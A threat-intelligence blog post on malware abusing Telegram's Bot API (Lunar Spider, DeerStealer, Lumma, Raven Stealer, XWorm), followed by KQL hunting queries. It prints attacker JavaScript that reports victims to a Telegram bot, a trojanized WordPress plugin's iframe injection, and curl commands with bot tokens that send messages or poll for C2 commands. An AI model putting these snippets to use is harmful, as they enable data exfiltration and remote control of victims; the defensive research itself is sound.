

Real Campaigns and KQL Detections

 blog.nviso.eu/2025/12/16/the-detection-response-chronicles-exploring-telegram-abuse

Efstratios Lontzetidis

December 16, 2025



Adversaries utilizing popular messaging apps throughout different attack phases is nothing new. Telegram in particular has constantly been the subject of abuse by multiple threat actors, favored for its anonymity, accessibility, resilience, and operational advantages. Since the beginning of October 2025, NVISO's Security Operations Center (SOC) has identified four distinct intrusion attempts involving the abuse of Telegram. These incidents prompted us to take a closer look at the various ways adversaries are leveraging Telegram for malicious activity and provide detection and hunting opportunities.

Telegram's Inner Workings

Telegram operates as a cloud-based messaging platform that supports encrypted communication, public and private channels, and a powerful Bot API often leveraged both legitimately and maliciously. Bots are created by registering with [@BotFather](#), which provides a unique API token enabling programmatic interaction with Telegram servers, while channels allow one-to-many broadcasting, where administrators can post messages to large audiences with granular access control, making them attractive for both coordination and command-and-control. Malware frequently abuses [Telegram's Bot API](#) due to its reliability, anonymity, and ease of use, often hard-coding bot tokens or channel/chat IDs to interact with the platform through common endpoints such as:

- **/getMe**: To confirm the bot token is valid and retrieve bot identity metadata.
- **/sendMessage**: To exfiltrate text-based data such as system information or keylogs back to the attacker.
- **/sendDocument**: To upload files like screenshots, archives, or log files.
- **/getUpdates**: To poll the Telegram bot's channel for commands sent by the attacker.
- **/getWebhookInfo**: To check whether a webhook is currently configured, which helps malware determine if the bot token is valid, whether another operator or security researcher has tampered with the bot, or whether updates are being delivered in the expected mode.
- **/deleteWebhook**: To switch the bot from webhook mode back to long-polling via **/getUpdates**, which is easier for malware authors to implement and does not require an exposed web server. Removing the webhook ensures the bot immediately begins receiving attacker commands through polling. **/deleteWebhook?drop_pending_updates=true** clears any stored or queued commands that may have accumulated, effectively wiping traces from the bot's command history and ensuring the malware receives only fresh instructions from the attacker, which reduces noise, hinders analysis, and prevents defenders from seeing previously issued commands.

Telegram Abuse Use Cases in Campaigns

This section covers different attack phases that involve abusing Telegram, supplemented by examples of recent campaigns.

Client-Side Success Monitoring

Lunar Spider Utilizes Telegram for Monitoring FakeCaptcha Victims

In our [previous blog](#), it was discussed how Lunar Spider utilizes Telegram for victim click monitoring on their FakeCaptcha panel delivering Latrodectus. The threat actor utilized JavaScript snippets to uniquely identify visitors and capture their browser information. Ultimately, the threat actors sent the information through Telegram's **/sendMessage** API endpoint. In this case, the code executed client-side, meaning the browser of the victim performed the communication towards Telegram.

```

37 const browserInfo = getBrowserInfo();
38
39 let notificationMessage = `🔥 * ALERT! New click detected by ${uniqueUsername}!🔥 \n` +
40   `-----\n` +
41   ` OS:      ${browserInfo.os}\n` +
42   ` SYSTEM:   ${browserInfo.name} ${browserInfo.version}\n` +
43   ` CLICKS:   ${clickCount} 📍 \n` +
44   `-----`;
45
46 if (browserInfo.os === 'Windows') {
47   notificationMessage = `🖥️ * Windows User Alert! **${uniqueUsername}** clicked! 📍 \n` +
48     `-----\n` +
49     ` OS:      ${browserInfo.os}\n` +
50     ` SYSTEM:   ${browserInfo.name} ${browserInfo.version}\n` +
51     ` CLICKS:   ${clickCount} 📍 \n` +
52     `-----`;
53 }
54
55 async function sendTelegramNotification(message) {
56   try {
57     const url = `https://api.telegram.org/bot${TELEGRAM_BOT_TOKEN}/sendMessage`;
58     const response = await fetch(url, {
59       method: 'POST',
60       headers: {
61         'Content-Type': 'application/json'
62       },
63       body: JSON.stringify({
64         chat_id: TELEGRAM_CHAT_ID,
65         text: message
66       })
67     });
68     if (!response.ok) {
69       console.error('Telegram notification failed', await response.text());
70     }
71   } catch (error) {
72     console.error('Error sending Telegram notification:', error);
73   }
74 }


```

TeleCaptcha's Code Snippet.

Host-Side Success Monitoring

DeerStealer Infection Employs Telegram for Notification of Payload Execution

NVISO recently identified a campaign where DeerStealer was distributed by infected websites, masquerading as fake Google Chrome updates.



FakeUpdates DeerStealer Campaign Overview.

A trojanized WordPress [plugin](#) was commonly observed across the affected websites, named ["header-fix-tester"](#), which injects an iframe of the domains [statswpmy\[.\]com](#) or [trackingmyadsas\[.\]com](#). The campaign started at least as early as September with multiple infected sites active at the time of writing the report.

```

if (isMobile || !isWindows) {
    console.log("Header Fix Tester: Skipped due to non-Windows device or small screen");
    return;
}

if (shownCount >= 3) {
    console.log("Header Fix Tester: Skipped, limit reached", shownCount);
    return;
}


var finalIframeUrl = "https://www.statswpmy.com/";
console.log("Header Fix Tester: Using URL", finalIframeUrl);

var container = document.createElement("div");
container.className = "header-fix-tester-container";
var iframe = document.createElement("iframe");
iframe.className = "header-fix-tester-main";
iframe.src = finalIframeUrl;
iframe.setAttribute("loading", "eager");
iframe.setAttribute("frameBorder", "0");
iframe.setAttribute("data-no-minify", "1");
iframe.setAttribute("allow", "fullscreen; autoplay; encrypted-media; picture-in-picture");
iframe.setAttribute("allowfullscreen", "true");
// iframe.setAttribute("sandbox", "allow-same-origin allow-scripts allow-forms allow-popups allow-top-navigation");

// Улучшенная обработка ошибок загрузки
iframe.onerror = function(e) {
    console.error("Header Fix Tester: Failed to load iframe, trying fallback URL", e);
    iframe.src = "https://trackingmyadsas.com/";
};
  
```


Code Snippet from an [Infected Website](#).

Activity



Infected Sites with Header Fix Tester Plugin.

Visitors are lured into downloading Google Chrome updates in a ZIP format and running the included executable. The executable, [after a series of actions](#), loads the final DeerStealer payload using HijackLoader. DeerStealer, first analyzed by [CYFIRMA](#), is a multi-stage infostealer that uses deception, persistence mechanisms, signed binaries, and rootkit-like capabilities to evade detection while exfiltrating sensitive data from compromised systems.



Execution [Chain](#) of the EXE file.

This campaign also has unique fingerprints of Telegram utilization. Specifically, a POST request to the **/sendMessage** endpoint via curl is used to send a message to a specific Telegram bot with text indicating actions of the [malware](#) such as:

- “{username} – старт” (= start) when the executable is first run,
- “executable запущен” (= launched) when it is launched from the C:\ProgramData\ directory.

724 - Installer.03-05-4-52.exe


```
↳ 1660 - C:\Users\<USER>\Downloads\App\thetaeta30035\Installer-03-05-4-52.exe Installer-03-05-4-52.dll --key1 key123
↳ 3028 - C:\Windows\system32\cmd.exe /d /s /c powershell.exe -Command Add-MpPreference -ExclusionPath @(C:\ProgramData\
\MA1696533009,C:\Users\<USER>\AppData\Local\Temp) -Force
↳ 132 - powershell.exe -Command Add-MpPreference -ExclusionPath @('C:\ProgramData\MA1696533009';C:
\Users\<USER>\AppData\Local\Temp') -Force
↳ 2488 - C:\Windows\system32\cmd.exe /d /s /c C:\ProgramData\MA1696533009\Installer-03-05-4-52.exe C:
\ProgramData\MA1696533009\Installer-03-05-4-52.dll your_secret_key
↳ 748 - C:\ProgramData\MA1696533009\Installer-03-05-4-52.exe C:\ProgramData\MA1696533009\Installer-03-05-4-52.dll
your_secret_key
↳ 3116 - C:\Windows\system32\cmd.exe /d /s /c curl -s -X POST https://api.telegram.org/bot7972762095:AAE_DZEcCA4tkMpVK-
peSGL6x4j4GMgl-3g/sendMessage -d chat_id=8093548175 -d text=undefined - payload запущен
↳ 2728 - C:\Windows\system32\cmd.exe /d /s /c C:\ProgramData\MA1696533009\payload_4114.exe
↳ 3124 - C:\ProgramData\MA1696533009\payload_4114.exe
↳ 3216 - C:\Users\<USER>\AppData\Local\Temp\is-SRAUD.tmp\payload_4114.tmp /SL5=$301F8,4445496,882176,C:
\ProgramData\MA1696533009\payload_4114.exe
↳ 3260 - C:\Users\<USER>\AppData\Local\Temp\is-5U7V3.tmp\Matri_Debug29.exe
↳ 3368 - C:\ProgramData\EBJWriter\Matri_Debug29.exe
↳ 1792 - C:\Windows\system32\cmd.exe /d /s /c curl -s -X POST https://api.telegram.org/bot7972762095:AAE_DZEcCA4tkMpVK-
peSGL6x4j4GMgl-3g/sendMessage -d chat_id=8093548175 -d text=azure - старт
```

Payload Execution Notification on Telegram


C2 Retrieval

Lumma Stealer Retrieves C2 from Telegram Channels

In March 2025, a very prolific infostealer called Lumma introduced a new method of retrieving its C2 via [Telegram channels](#), offering operational resilience. Specifically, Lumma samples had the capability to reach out to a Telegram channel, retrieve its name, decrypt it using a ROT15 or ROT13 cipher, and use it as their C2. This feature allowed them to evade automated parsers of C2 extractions and also provided the opportunity to constantly change the names of the Telegram channels and quickly switch infrastructure in case of takedowns.



Name Changes of Telegram Channels.





Telegram Channel Names Decryption.

Exfiltration

Raven Stealer Uses Telegram to Exfiltrate Compromised Data

Raven Stealer, a modern, lightweight, information-stealing malware identified by [CYFIRMA](#), exploits Telegram for data exfiltration. More specifically, after archiving the stolen data using PowerShell, Raven Stealer uses curl.exe with specific arguments to upload the ZIP file via the Telegram API **/sendDocument**. The archive name typically incorporates the victim's system username, appended with a fixed suffix of RavenStealer.zip.



Curl Command to Exfiltrate Data to Telegram

Command and Control (C2)

Trojanized XWorm Builder used Telegram for Exfiltration and C2

In this campaign analyzed by [CloudSEK](#), a trojanized XWorm builder utilized Telegram's bot APIs to exfiltrate data and remotely control victims. More specifically, it used the **/sendDocument** endpoint to send a file containing saved passwords, cookies, and IP information details, and the **/sendMessage** endpoint to send Discord tokens and system information of the victim. Next, for C2 operations, the malware lays dormant and waits for incoming commands to execute using the **/getUpdates** endpoint. The operator can send a variety of commands by accessing the Telegram bot, in the format of **/machine_id*command** (highlighted in the screenshot below).

```

osboxes@osboxes:~$ curl "https://api.telegram.org/bot8077286634:AAG1XHb61eJVqlqfJbmVoJd2ysHqXSznNdQ/getUpdates?offset=-1" | jq
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           Dload  Upload   Total   Spent    Left     Speed
100    400    100    400      0      0    302      0  0:00:01  0:00:01 --:--:-- 302
{
  "ok": true,
  "result": [
    {
      "update_id": 2[REDACTED],
      "message": {
        "message_id": 6[REDACTED],
        "from": {
          "id": 7[REDACTED],
          "is_bot": false,
          "first_name": "[REDACTED]",
          "last_name": "[REDACTED]",
          "username": "[REDACTED]",
          "language_code": "en"
        },
        "chat": {
          "id": [REDACTED],
          "first_name": "[REDACTED]",
          "last_name": "[REDACTED]",
          "username": "[REDACTED]",
          "type": "private"
        },
        "date": 1[REDACTED]8,
        "text": "/9966*uninstall",
        "entities": [
          {
            "offset": 0,
            "length": 5,
            "type": "bot_command"
          }
        ]
      }
    }
  ]
}

```

Sample Command Received From Telegram C2

Detection & Hunting Opportunities

This section includes KQL hunting queries aligned with how we monitor for Telegram abuse in Microsoft Defender for Endpoint and Microsoft Sentinel across managed environments. The queries help identify processes interacting with Telegram’s APIs while excluding common benign patterns, and can be adapted to your environment as needed.

Telegram API Usage in Process Command Line (Microsoft Defender for Endpoint)

The following KQL query searches for processes whose command line contains “api.telegram.org”, indicating potential Telegram API usage. It also excludes benign use cases where a browser process has launched Telegram’s desktop client (telegram.exe).



```
DeviceProcessEvents
| where ProcessCommandLine contains "api.telegram.org"
| where not (InitiatingProcessFileName == "telegram.exe" and FileName in ("chrome.exe",
"firefox.exe", "opera.exe", "iexplore.exe", "MicrosoftEdge.exe", "msedge.exe",
"msedgewebview2.exe", "maxthon.exe", "vivaldi.exe", "brave.exe", "comet.exe", "zen.exe"))
| project-reorder ProcessCommandLine, FileName, FolderPath, InitiatingProcessCommandLine,
InitiatingProcessFileName,
InitiatingProcessFolderPath, InitiatingProcessParentFileName
```

Non-Browser Network Communication with Telegram API (Microsoft Defender for Endpoint)

The following KQL query searches network events to find connections to Telegram's API (api.telegram.org). The query excludes connections initiated by the most common web browsers, to focus on non-browser processes that may be contacting Telegram's API.



```
DeviceNetworkEvents
| where RemoteUrl contains "api.telegram.org"
| where InitiatingProcessFileName !in ("chrome.exe", "firefox.exe", "opera.exe",
"iexplore.exe", "MicrosoftEdge.exe", "msedge.exe", "msedgewebview2.exe", "maxthon.exe",
"vivaldi.exe", "brave.exe", "comet.exe")
| project-reorder RemoteUrl, InitiatingProcessCommandLine, InitiatingProcessFileName,
InitiatingProcessFolderPath, InitiatingProcessParentFileName
```

Communication with Telegram from Suspicious Process (Microsoft Defender for Endpoint)

The following KQL query searches for both process and network telemetry to identify command-line usage or network communication with Telegram's API from a process that is commonly leveraged by malware.



```
(DeviceProcessEvents
| where FileName in ("cmd.exe", "curl.exe", "powershell.exe", "pwsh.exe")
| where ProcessCommandLine contains "api.telegram.org"
| project-reorder InitiatingProcessParentFileName, InitiatingProcessFileName,
InitiatingProcessCommandLine, FileName, ProcessCommandLine)
| union (DeviceNetworkEvents
| where RemoteUrl contains "api.telegram.org"
| project-reorder RemoteUrl, InitiatingProcessCommandLine, InitiatingProcessFileName
| where InitiatingProcessFileName in ("curl.exe", "powershell.exe", "pwsh.exe",
"wscript.exe", "cscript.exe"))
```

Communication with Telegram's Bot API (Microsoft Sentinel)

The following KQL query searches the CommonSecurityLog table to identify access to Telegram's API by filtering entries where RequestURL contains "api.telegram.org".



```
CommonSecurityLog
| where RequestURL contains "api.telegram.org/bot"
| summarize make_set(SourceIP), make_set(SourceUserName), count() by RequestMethod,
DestinationHostName, RequestURL, RequestClientApplication, RequestContext, RequestCookies
| project-reorder RequestMethod, DestinationHostName, RequestURL,
RequestClientApplication, RequestContext, RequestCookies
```

Conclusion

Telegram's bot API is widely leveraged in malware operations for data exfiltration, execution notifications, and command-and-control (C2). Monitoring processes, interactions and outbound communications to api.telegram.org can help identify suspicious activity early in the attack chain. Defenders should proactively baseline legitimate Telegram usage in their environment and develop detections for uncommon patterns to be better positioned to detect and respond to Telegram-enabled intrusions. Where there is no legitimate business need, blocking traffic to api.telegram.org is highly recommended.

About the Authors



Efstratios Lontzetidis

Efstratios Lontzetidis is a CTI analyst within NVISO's CSIRT and is mainly involved in Intelligence Production.

[LinkedIn](#)

[X](#)



Nefeli Vasilonikolidaki

Nefeli is a member of NVISO's CSIRT team and is mainly involved in Threat Hunting and DFIR.

[LinkedIn](#)

[X](#)



Stamatis Chatzimangou

Stamatis is a member of the Threat Detection Engineering team at NVISO's SOC and is mainly involved in threat research and detection development.

[LinkedIn](#)

[X](#)

[Github](#)